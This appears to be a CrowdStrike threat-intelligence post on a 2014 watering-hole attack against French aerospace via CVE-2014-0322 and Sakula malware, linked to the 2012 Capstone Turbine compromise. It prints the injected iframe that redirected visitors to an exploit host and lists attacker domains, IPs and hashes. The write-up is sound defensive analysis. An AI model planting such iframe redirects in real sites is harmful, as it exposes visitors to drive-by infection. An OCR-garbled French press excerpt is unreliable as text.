crowdstrike.com

The French Connection: French Aerospace-Focused CVE-2014-0322 Attack Shares Similarities with 2012 Capstone Turbine Activity » Adversary Manifesto


by Matt Dahl • Feb. 25, 2014 • 3 min read • original

Two weeks ago, news broke about strategic web compromise (SWC) activity on the website for the U.S. organization, Veterans of Foreign Wars (VFW). This activity leveraged exploit code for a zero-day vulnerability now identified as CVE-2014-0322 and ultimately infected victims with ZxShell malware. CrowdStrike Intelligence attributed this attack to the AURORA PANDA adversary; however, the discovery of additional indicators revealed that another adversary

was leveraging the same vulnerability to carry out targeted attacks nearly a month before the VFW attack occurred. This other activity appears to be focused on French aerospace and shares similarities with a 2012 SWC campaign affecting the website of U.S.-based turbine manufacturer, Capstone Turbine.

GIFAS-Related Activity

CrowdStrike Intelligence became aware of this additional activity after learning of a malicious iframe located at savmpet[.]com. The iframe redirected visitors to gifas[.]assso[.]net, which was hosting exploit code in two files (include.html and Tope.swf) as well as a malicious payload (Erido.jpg).



SYNTH□SE DE PRESSE DU 17 JANVIER 2014

Industrie

Constellium r□alise l□un des plus gros investissements de son histoire

Le groupe va proc□der □ un investissement de 200 millions d□euros sur les trois prochaines ann□es. "C□*est le plus gros investissement jamais r□alis□ de notre histoire*", assure Laurent Musy, pr□sident de la division emballages et automobiles de Constellium. Cet investissement permettra d□augmenter les capacit□s de production de t□les en aluminium de 140 000 tonnes. Il sera r□parti entre les sites fran□ais de Biesheim (1 400 salari□s), pr□s de Neuf-Brisach (Haut-Rhin) et le site allemand de Singen (1 300 salari□s). Des recrutements sont pr□vus, mais "*il est trop t□t pour en pr□ciser la nature et le nombre*", admet Laurent Musy. En 2012, Constellium avait enregistr□ un chiffre d□affaires de 3,6 milliards d□euros.

17 Janvier 14 - usinenouvelle.com


Mecafi : 20 millions d□euros pour la construction d□un nouveau site de production

Sp□cialiste de l□usinage de pr□cision, Mecafi a d□velopp□ un savoir-faire reconnu dans la fabrication de pi□ces a□ronautiques usin□es dans la masse. La croissance du secteur de l□a□ronautique a des incidences directes sur son carnet de commandes. Pour faire face □ la demande de ses clients, l□industriel va investir 20 millions d□euros, sur cinq ans, destin□s □ la construction d□un nouveau site de production de 3000 □ 4000 m□tres carr□s □ Ch□tellerault (Vienne). Une centaine d□emplois devrait □tre cr□□e.

17 Janvier 14 - usinenouvelle.com

Souriau renforce sa pr□sence aux Etats-Unis

L'entreprise fran□aise est pr□sente aux Etats-Unis par le biais d'une plateforme, Esterliner Connection Technologies. L'am□ricain Sunbank, qui emploie 500 personnes et r□alise un chiffre d'affaires annuel de 45 millions



raw data ascii: HTTP/1.1 200 OK..Content-Length: 107412..Content-Type: text/html..Content-Location: http://www.savmpet.com/index.htm..Last-Modified: Fri
17 Jan 2014 14:02:40 GMT..Accept-Ranges: bytes..ETag: "469b11c98c13cf1:216"..Server: Microsoft-IIS/6.0..Date: Thu
13 Feb 2014 20:19:58 GMT....<iframe height=12 width=5 src="http://gifas.assso.net/include.html"></iframe>.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3c.org/TR/1999/REC-html401-19991224/loose.dtd">..<!-- saved from

Above are screenshots of the savmpet[.]com webpage and part of the page source showing the date that it was last modified and the iframe redirect. The content of the page was taken from the website of the French aerospace industries association, Groupement des industries françaises aéronautiques et spatiales (GIFAS). The 17 January 2014 date on both the webpage and the page source shows that it was created nearly a month before the VFW attack occurred

Victim exploitation occurred in the same manner as in the VFW activity, but the payload was different. Instead of ZxShell malware connecting to AURORA PANDA-related infrastructure, it was a malware variant known as Sakula connecting to command-and-control (C2) infrastructure at oa[.]ameteksen[.]com.

French Aerospace Focus

This attack's most obvious connection to French aerospace is the content taken from the GIFAS website and the GIFAS-based domain used to host the exploit code and payload (gifas[.]assso[.]net). However, a more in-depth look reveals additional connections.

First is the IP address 173.252.252.204, which hosted both savmpet[.]com and gifas[.]assso[.]net. Several other domains were also pointed at this IP during the same time frame, including two that contained the same content and malicious iframe as savmpet[.]com, secure[.]safran-group[.]com, and icbcqsz[.]com.

Of particular interest was secure[.]safran-group[.]com. Safran is a France-based aerospace and defense company with a focus on the design and production of

aircraft engines and equipment. The company owns the safran-group[.]com domain, and the fact that one of its subdomains was pointed at a malicious IP address suggests that the adversary compromised Safran's DNS.

The Sakula malware used in this attack contained an unusual and interesting component that further indicates a focus on French aerospace. As part of the infection process, it added a number of domains to the "host's" file of victim machines.

HOST	IP ADDRESS
csg.secure.snecma[.]fr	217.108.170.94
ctx.secure.snecma[.]fr	217.108.170.81
fdm.secure.snecma[.]fr	217.108.170.23
qa.fdm.secure.snecma[.]fr	217.108.170.27
qa.indigo.secure.snecma[.]fr	217.108.170.98
pi.secure.snecma[.]fr	217.108.170.96
qa.secure.snecma[.]fr	217.108.170.88
qasd.secure.snecma[.]fr	217.108.170.87
sd.secure.snecma[.]fr	217.108.170.199
int.tcua.secure.snecma[.]fr	217.108.170.18
qa.tcua.secure.snecma[.]fr	217.108.170.13
secure.snecma[.]fr	217.108.170.196

The snecma[.]fr domain belongs to the Safran subsidiary, Snecma, that designs and builds engines for civilian and military aircraft, and spacecraft. The

domains listed appear to provide remote access to the company's employees and possibly third-party contractors.

The purpose of this component is unclear. It does not map these domains to malicious IP addresses because the 217.108.170.0/24 range belongs to the company, which means it is not meant to send victims directly to adversary infrastructure for credential collection. One possibility is that it was meant to make the malware appear more legitimate. It has also been hypothesized that this was done to ensure DNS connectivity to these particular domains; however, it seems unlikely that victims would suffer significant DNS connectivity issues, which means that adding this component to the malware for that purpose would be somewhat superfluous.

It should be noted that no victim logs related to this attack were discovered, so it is unclear who the actual targets and victims were. Having the secure[.]safran-group[.]com domain pointed at a malicious IP indicates that Safran suffered a DNS compromise, but no deeper network compromise was observed. It is possible that

the adversary desired to target the French aerospace and defense sectors broadly, or possibly organizations in these sectors globally.


Similarities to 2012 Capstone Turbine SWC Attack

In January 2013, it was reported that the website for U.S.-based turbine manufacturer, Capstone Turbine, had been compromised and was being used in a SWC attack leveraging an exploit for the CVE-2012-4792. There are three primary similarities between the Capstone Turbine attack and the recent French aerospace activity.

The first, and most significant, connection is the use of Sakula malware. In both campaigns, Sakula variants were installed on successfully exploited machines. In Capstone Turbine, the Sakula sample used (MD5 hash: 61fe6f4cb2c54511f0804b1417ab3bd2) connected to web[.]vipreclod[.]com, and in the recent attack, the sample (MD5 hash: c869c75ed1998294af3c676bdbd56851) connected to oa[.]ameteksen[.]com. Use of this malware doesn't

appear to be widespread, but it is not yet clear whether only one group uses it, and therefore its use alone does not necessarily indicate a particular adversary.

Another similarity is that GIFAS-based malicious domains are related to each incident. In the more recent attack, the gifas[.]assso[.]net domain was used to host exploit code and the malicious payload. The Capstone Turbine incident did not directly use a GIFAS-based domain, but a deeper look at network indicators related to those observed in the Capstone incident reveals two such domains: gifas[.]cechire[.]com and gifas[.]blogsite[.]org.



The third similarity between the two is the use of zero-days. The exploit used in Capstone Turbine was a zero-day during the time it was active, just like the exploit used in the recent French aerospace activity. This is a general similarity that does not create a definitive link between the two attacks, but when viewed in conjunction with the use of the same malware and GIFAS-based domains, it strengthens the connection.
